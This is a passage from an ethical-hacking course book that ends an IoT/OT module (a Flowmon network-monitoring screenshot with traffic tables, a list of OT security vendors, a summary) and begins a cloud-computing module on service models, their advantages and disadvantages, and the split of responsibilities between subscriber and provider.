  Flowmon empowers manufacturers and utility companies to ensure the reliability of their industrial networks confidently to avoid downtime and disruption of service continuity. This can be achieved by continuous monitoring and anomaly detection so that malfunctioning devices or security incidents, such as cyber espionage, zero-days, or malware, can be reported and remedied as quickly as possible.


Dashboard
Sources
Profiles
Analysis
Reports
Alerts
Active devices
Top hostnames for last 12 hours
Distribution of TOP 10
Structure of services traffic for last 12 hours
7.5
5
2.5
0
flows / s
Jan 27 2014
0:00
2:00
4:00
6:00
Jan 28 2014
Top source autonomous systems f
Distribution of TOP 10
Structure of overall traffic for last 12 hours
1.5 M
1 M
500 K
0
bits / s
Jan 27 2014
0:00
2:00
4:00
6:00
Jan 28 2014
Top network services over TCP for
Distribution of TOP 10
Hosts with top data transfers for l
Distribution of TOP 10

	HTTP hostname	Transferred
1	sa-update.dnswl.org	7.56 kB
2	rules.yerp.org.s3.amazonaws.com	1.83 kB
3	services.invea.cz	3.00 kB
4	sblam.com	6.77 kB
5	fe80::5ddb:d358:e771:79f0]:5357	3.93 kB
6	192.168.3.114:5357	3.65 kB
7	192.168.3.121:5357	3.53 kB
8	192.168.3.220:5357	2.37 kB
9	192.168.3.120:5357	2.43 kB
10	swupmf.adobe.com	497 B
🟥	TOP 10	35.56 kB
■	Blacklisted	0
🟨	Rest	1.52 GB
	Total	1.52 GB

Data for interval 2014-01-27 20:00 - 2014-01-28

	Service	Transferred	maximal bits/s	bits/s
1	smtp	45.02 MB	1.16 Mb/s	8.68 kb/s
2	snmp	7.08 MB	9.52 kb/s	1.36 kb/s
3	smb	4.69 MB	97.70 kb/s	905.36 b/s
4	dns	1.06 MB	4.43 kb/s	203.66 b/s
5	dhcp	141.59 kB	271.20 b/s	26.67 b/s
6	snmp_trap	0 B	0 b/s	0 b/s
7	telnet	0 B	0 b/s	0 b/s
	Total	57.98 MB	1.16 Mb/s	11.18 kb/s

Data for interval 2014-01-27 20:55 - 2014-01-28 08:55

	Source	Transferred	maximal bits/s	bits/s
1	p3000	1.76 GB	1.42 Mb/s	348.49 kb/s
2	p3003	0 B	0 b/s	0 b/s
3	p3002	0 B	0 b/s	0 b/s
4	p3001	0 B	0 b/s	0 b/s
	Total	1.76 GB	1.42 Mb/s	348.49 kb/s

Data for interval 2014-01-27 20:55 - 2014-01-28 08:55

	Source AS	bits/s	Trans
1	0	297.67 kb/s	1.5
2	itself s.r.o.	6.40 kb/s	32.
3	Master Internet s.r.o	209.63 b/s	1.0
4	Host Europe GmbH	52.15 b/s	275.
5	Hetzner Online AG	48.18 b/s	254.
6	CESNET z.s.p.o.	19.23 b/s	101.
7	Microsoft Corporation	7.88 b/s	41.
8	Cloudmark, Inc.	7.75 b/s	40.
9	Comcast Cable Communications, Inc.	5.40 b/s	28.
10	Amazon.com, Inc.	2.53 b/s	13.
🟥	TOP 10	304.42 kb/s	1.5
■	Blacklisted	0 b/s	
🟨	Rest	3.26 b/s	17.
	Total	304.43 kb/s	1.5


Data for interval 2014-01-27 20:00 - 2014-01-2

	Any Port	Transferred
1	smtp	45.02 MB

Figure 10.26: Screenshot of Flowmon

Listed below are some additional tools for securing an OT environment:

- tenable.ot (*https://www.tenable.com*)
- Forescout (*https://www.forescout.com*)
- PA-220R (*https://www.paloaltonetworks.com*)
- Fortinet ICS/SCADA solution (*https://www.fortinet.com*)
- Nozomi Networks Guardian™ (*https://www.nozominetworks.com*)



Module Summary

- In this module, we have discussed IoT concepts along with IoT architecture and IoT application areas
- We have also discussed in detail various threats to and attacks on IoT networks and devices
- This module also illustrated various IoT attack tools
- In this module, we have also discussed various countermeasures to be employed to prevent IoT network hacking attempts by threat actors
- We have also discussed in detail how to secure IoT networks and devices using IoT security tools
- This module also discussed OT concepts along with OT threats and attacks
- We have also discussed various countermeasures to defend against OT attacks
- This module ended with a demonstration of OT security tools
- In the next module, we will discuss in detail on various cloud computing threats and countermeasures

Module Summary

In this module, we have discussed IoT concepts along with IoT architecture and IoT application areas. It also discussed in detail the various threats to and attacks on IoT networks and devices. This module also illustrated various IoT attack tools. This module also discussed various countermeasures to be employed to prevent IoT network hacking attempts by threat actors. It has also discussed in detail how to secure IoT networks and devices using IoT security tools. Moreover, this module discussed OT concepts along with OT threats and attacks as well. It also discussed various countermeasures to defend against OT attacks. The module ended with a demonstration of OT security tools.

In the next module, we will discuss in detail on various cloud computing threats and countermeasures.

EC-Council | codered FROM EC-COUNCIL

E|HE™

Ethical Hacking Essentials

Module 11

Cloud Computing Threats and Countermeasures

Module Objectives

- Understanding Cloud Computing Concepts
- Overview of Container Technology
- Understanding Cloud Computing Threats
- Overview of Cloud Attacks and Tools
- Understanding Cloud Attack Countermeasures
- Overview of Various Cloud Computing Security Tools


Module Objectives

Cloud computing is an emerging technology that delivers computing services, such as online business applications, online data storage, and webmail over the Internet. Cloud implementation enables a distributed workforce, reduces organization expenses, provides data security, etc. Because of these benefits, many business organizations nowadays are migrating their data and infrastructure to the cloud. However, the cloud environment also poses many threats and risks to organizations. Attackers are targeting vulnerabilities in the cloud software to gain unauthorized access to the valuable data stored in it. In the current scenario, cloud security plays a major role for both individuals and businesses. This module discusses the various techniques used for hacking the cloud environment, which reveal the underlying vulnerabilities. Understanding these attacks and vulnerabilities helps both the cloud service provider as well as the cloud customer in implementing appropriate security policies and measures to protect the cloud infrastructure from evolving cyber security threats.

This module starts with an overview of the cloud computing concepts. It explains the container technology and provides an insight into cloud computing threats. Finally, it discusses cloud computing security and the necessary tools to meet the security requirements.

At the end of this module, you will be able to

- Understand cloud computing concepts
- Understand container technology
- Understand cloud computing threats
- Understand cloud computing attacks
- Apply cloud computing security measures
- Use various cloud computing security tools



Module Flow

01 Understand Cloud Computing Concepts

02 Understand Container Technology


03 Discuss Cloud Computing Threats

04 Discuss Cloud Attack Countermeasures

Understand Cloud Computing Concepts

Cloud computing delivers various types of services and applications over the Internet. These services enable users to utilize software and hardware managed by third parties at remote locations. Major cloud service providers include Google, Amazon, and Microsoft.

This section introduces cloud computing, the types of cloud computing services, the separation of responsibilities, the cloud deployment models, the NIST cloud deployment reference architecture, the cloud storage architecture, and the cloud service providers.



Introduction to Cloud Computing

- ❑ Cloud computing is an on-demand delivery of **IT capabilities** where IT infrastructure and applications are provided to **subscribers** as a metered service over a network

Characteristics of Cloud Computing

1. **On-demand self-service**
2. **Distributed storage**
3. **Rapid elasticity**
4. **Automated management**
5. **Broad network access**
6. **Resource pooling**
7. **Measured service**
8. **Virtualization technology**

Introduction to Cloud Computing

Cloud computing is an on-demand delivery of IT capabilities, in which IT infrastructure and applications are provided to subscribers as metered services over networks. Examples of cloud solutions include Google Cloud Platform, Amazon Web Service (AWS), Microsoft Azure, and IBM Cloud.

Characteristics of Cloud Computing


Discussed below are the characteristics of cloud computing that attract many businesses today to adopt cloud technology.

- **On-demand self-service**: A type of service rendered by cloud service providers that allow provisions for cloud resources, such as computing power, storage, and network, always on-demand, without the need for human interaction with the service providers.
- **Distributed storage**: Distributed storage in the cloud offers better scalability, availability, and reliability of data. However, cloud distributed storage can potentially raise security and compliance concerns.
- **Rapid elasticity**: The cloud offers instant provisioning of capabilities to rapidly scale up or down, according to demand. To the consumers, the resources available for provisioning seem to be unlimited and can be purchased in any quantity at any point of time.
- **Automated management**: By minimizing user involvement, cloud automation speeds up the process and reduces labor costs and the possibility of human error.

- **Broad network access**: Cloud resources are available over the network and accessed through standard procedures via a wide variety of platforms, including laptops, mobile phones, and personal digital assistants (PDAs).
- **Resource pooling**: The cloud service provider pools all the resources together to serve multiple customers in the multi-tenant environment, with physical and virtual resources dynamically assigned and reassigned on demand by the consumer of the cloud.
- **Measured service**: Cloud systems employ the “pay-per-use” metering method. Subscribers pay for cloud services by monthly subscription or according to the usage of resources such as storage levels, processing power, and bandwidth. Cloud service providers monitor, control, report, and charge consumption of resources by customers with complete transparency.
- **Virtualization technology**: Virtualization technology in the cloud enables the rapid scaling of resources in a way that non-virtualized environments cannot achieve.

Limitations of Cloud Computing

- Limited control and flexibility of organizations
- Proneness to outages and other technical issues
- Security, privacy, and compliance issues
- Contracts and lock-ins
- Dependence on network connections
- Potential vulnerability to attacks as every component is online
- Difficulty in migrating from one service provider to another



Types of Cloud Computing Services

SYS ADMINS

Infrastructure-as-a-Service (IaaS)

- Provides **virtual machines** and other abstracted hardware and operating systems which may be **controlled through a service API**
- E.g., Amazon EC2, Microsoft OneDrive, or Rackspace

DEVELOPERS


Platform-as-a-Service (PaaS)

- Offers **development tools**, **configuration management**, and **deployment platforms** on-demand that can be used by subscribers to **develop custom applications**
- E.g., Google App Engine, Salesforce, or Microsoft Azure

END CUSTOMERS

Software-as-a-Service (SaaS)

- Offers **software to subscribers** on-demand **over the Internet**
- E.g., web-based office applications like Google Docs or Calendar, Salesforce CRM, or Freshbooks



Types of Cloud Computing Services (Cont'd)

SYS ADMINS

Identity-as-a-Service (IDaaS)

- Offers **IAM services** including SSO, MFA, IGA, and intelligence collection
- E.g., OneLogin, Centrify Identity Service, Microsoft Azure Active Directory, or Okta

END CUSTOMERS

Container-as-a-Service (CaaS)

- Offers **virtualization of container engines**, and management of containers, applications, and clusters, through a web portal or API
- E.g., Amazon AWS EC2, or Google Kubernetes Engine (GKE)

END CUSTOMERS

Security-as-a-Service (SECaaS)

- Provides **penetration testing**, **authentication**, **intrusion detection**, anti-malware, security incident, and event management services
- E.g., eSentire MDR, Switchfast Technologies, OneNeck IT Solutions, or McAfee Managed Security Services

END CUSTOMERS

Function-as-a-Service (FaaS)

- Provides a platform for developing, running, and managing **application functionalities for microservices**
- E.g., AWS Lambda, Google Cloud Functions, Microsoft Azure Functions, or Oracle Cloud Fn

Types of Cloud Computing Services

Cloud services are divided broadly into the following categories:

- **Infrastructure-as-a-Service (IaaS)**

  This cloud computing service enables subscribers to use on-demand fundamental IT resources, such as computing power, virtualization, data storage, and network. This service provides virtual machines and other abstracted hardware and operating systems

(OSs), which may be controlled through a service application programming interface (API). As cloud service providers are responsible for managing the underlying cloud computing infrastructure, subscribers can avoid costs of human capital, hardware, and others (e.g., Amazon EC2, Microsoft OneDrive, Rackspace).

Advantages:

- Dynamic infrastructure scaling
- Guaranteed uptime
- Automation of administrative tasks
- Elastic load balancing (ELB)
- Policy-based services
- Global accessibility

Disadvantages:

- Software security is at high risk (third-party providers are more prone to attacks)
- Performance issues and slow connection speeds

- **Platform-as-a-Service (PaaS)**

This type of cloud computing service allows for the development of applications and services. Subscribers need not buy and manage the software and infrastructure underneath it but have authority over deployed applications and perhaps application hosting environment configurations. This offers development tools, configuration management, and deployment platforms on-demand, which can be used by subscribers to develop custom applications (e.g., Google App Engine, Salesforce, Microsoft Azure). Advantages of writing applications in the PaaS environment include dynamic scalability, automated backups, and other platform services, without the need to explicitly code for them.

Advantages:

- Simplified deployment
- Prebuilt business functionality
- Lower security risk compared to IaaS
- Instant community
- Pay-per-use model
- Scalability

Disadvantages:

- Vendor lock-in
- Data privacy

- Integration with the rest of the system applications

- **Software-as-a-Service (SaaS)**

  This cloud computing service offers application software to subscribers on-demand over the Internet. The provider charges for the service on a pay-per-use basis, by subscription, by advertising, or by sharing among multiple users (e.g., web-based office applications like Google Docs or Calendar, Salesforce CRM, and Freshbooks).

  Advantages:

  - Low cost
  - Easy administration
  - Global accessibility
  - High compatibility (no specialized hardware or software is required)

  Disadvantages:

  - Security and latency issues
  - Total dependency on the Internet
  - Switching between SaaS vendors is difficult

- **Identity-as-a-Service (IDaaS)**

  This cloud computing service offers authentication services to the subscribed enterprises and is managed by a third-party vendor to provide identity and access management services. It provides services such as Single-Sign-On (SSO), Multi-Factor-Authentication (MFA), Identity Governance and Administration (IGA), access management, and intelligence collection. These services allow subscribers to access sensitive data more securely both on and off-premises (e.g., OneLogin, Centrify Identity Service, Microsoft Azure Active Directory, Okta).

  Advantages:

  - Low cost
  - Improved security
  - Simplify compliance
  - Reduced time
  - Central management of user accounts

  Disadvantages:

  - Single server failure may disrupt the service or create redundancy on other authentication servers
  - Vulnerable to account hijacking attacks

- **Security-as-a-Service (SECaaS)**

  This cloud computing model integrates security services into corporate infrastructure in a cost-effective way. It is developed based on SaaS and does not require any physical hardware or equipment. Therefore, it drastically reduces the cost compared to that spent when organizations establish their own security capabilities. It provides services such as penetration testing, authentication, intrusion detection, anti-malware, security incident and event management (e.g., eSentire MDR, Switchfast Technologies, OneNeck IT Solutions, McAfee Managed Security Services).

  Advantages:

  - Low cost
  - Reduced complexity
  - Continuous protection
  - Improved security through best security expertise
  - Latest and updated security tools
  - Rapid user provisioning
  - Greater agility
  - Increased time on core competencies

  Disadvantages:

  - Increased attack surfaces and vulnerabilities
  - Unknown risk profile
  - Insecure APIs
  - No customization to business needs
  - Vulnerable to account hijacking attacks

- **Container-as-a-Service (CaaS)**

  This cloud computing model provides containers and clusters as a service to its subscribers. It provides services such as virtualization of container engines, management of containers, applications, and clusters through a web portal, or an API. Using these services, subscribers can develop rich scalable containerized applications through the cloud or on-site data centers. CaaS inherits features of both IaaS and PaaS (e.g., Amazon AWS EC2, Google Kubernetes Engine (GKE)).

  Advantages:

  - Streamlined development of containerized applications
  - Pay-per-resource
  - Increased quality
  - Portable and reliable application development

  - Low cost
  - Few resources
  - Crash of application container does not affect other containers
  - Improved security
  - Improved patch management
  - Improved response to bugs
  - High scalability
  - Streamlined development

  Disadvantages:

  - High operational overhead
  - Platform deployment is the developer's responsibility

- **Function-as-a-Service (FaaS)**

  This cloud computing service provides a platform for developing, running, and managing application functionalities without the complexity of building and maintaining necessary infrastructure (serverless architecture). This model is mostly used while developing applications for microservices. It provides on-demand functionality to the subscribers that powers off the supporting infrastructure and incurs no charges when not in use. It provides data processing services, such as Internet of Things (IoT) services for connected devices, mobile and web applications, and batch-and-stream processing (e.g., AWS Lambda, Google Cloud Functions, Microsoft Azure Functions, Oracle Cloud Fn).


  Advantages:

  - Pay-per-use
  - Low cost
  - Efficient security updates
  - Easy deployment
  - High scalability

  Disadvantages:

  - High latency
  - Memory limitations
  - Monitoring and debugging limitations
  - Unstable tools and frameworks
  - Vendor lock-in

Separation of Responsibilities in Cloud



Cloud Computing

Resource Owners

On-Premises	Infrastructure (as a Service)	Platform (as a Service)	Software (as a Service)
🟨 Applications	🟨 Applications	🟨 Applications	🟦 Applications
🟨 Data	🟨 Data	🟨 Data	🟦 Data
🟨 Runtime	🟨 Runtime	🟦 Runtime	🟦 Runtime
🟨 Middleware	🟨 Middleware	🟦 Middleware	🟦 Middleware
🟨 O/S	🟨 O/S	🟦 O/S	🟦 O/S
🟨 Virtualization	🟦 Virtualization	🟦 Virtualization	🟦 Virtualization
🟨 Servers	🟦 Servers	🟦 Servers	🟦 Servers
🟨 Storage	🟦 Storage	🟦 Storage	🟦 Storage
🟨 Networking	🟦 Networking	🟦 Networking	🟦 Networking

🟨 Subscriber

🟦 Service Provider

Separation of Responsibilities in Cloud

In cloud computing, the separation of responsibilities of subscribers and service providers is essential. Separation of duties prevents conflict of interest, illegal acts, fraud, abuse, and error and helps in identifying security control failures, including information theft, security breaches, and evasion of security controls. It also helps in restricting the amount of influence held by any individual and ensures that there are no conflicting responsibilities.

There are mainly three types of cloud services: namely, IaaS, PaaS, and SaaS. It is essential to know the limitations of each cloud service delivery model when accessing specific clouds and their models. The figure below illustrates the separation of cloud responsibilities specific to service delivery models.

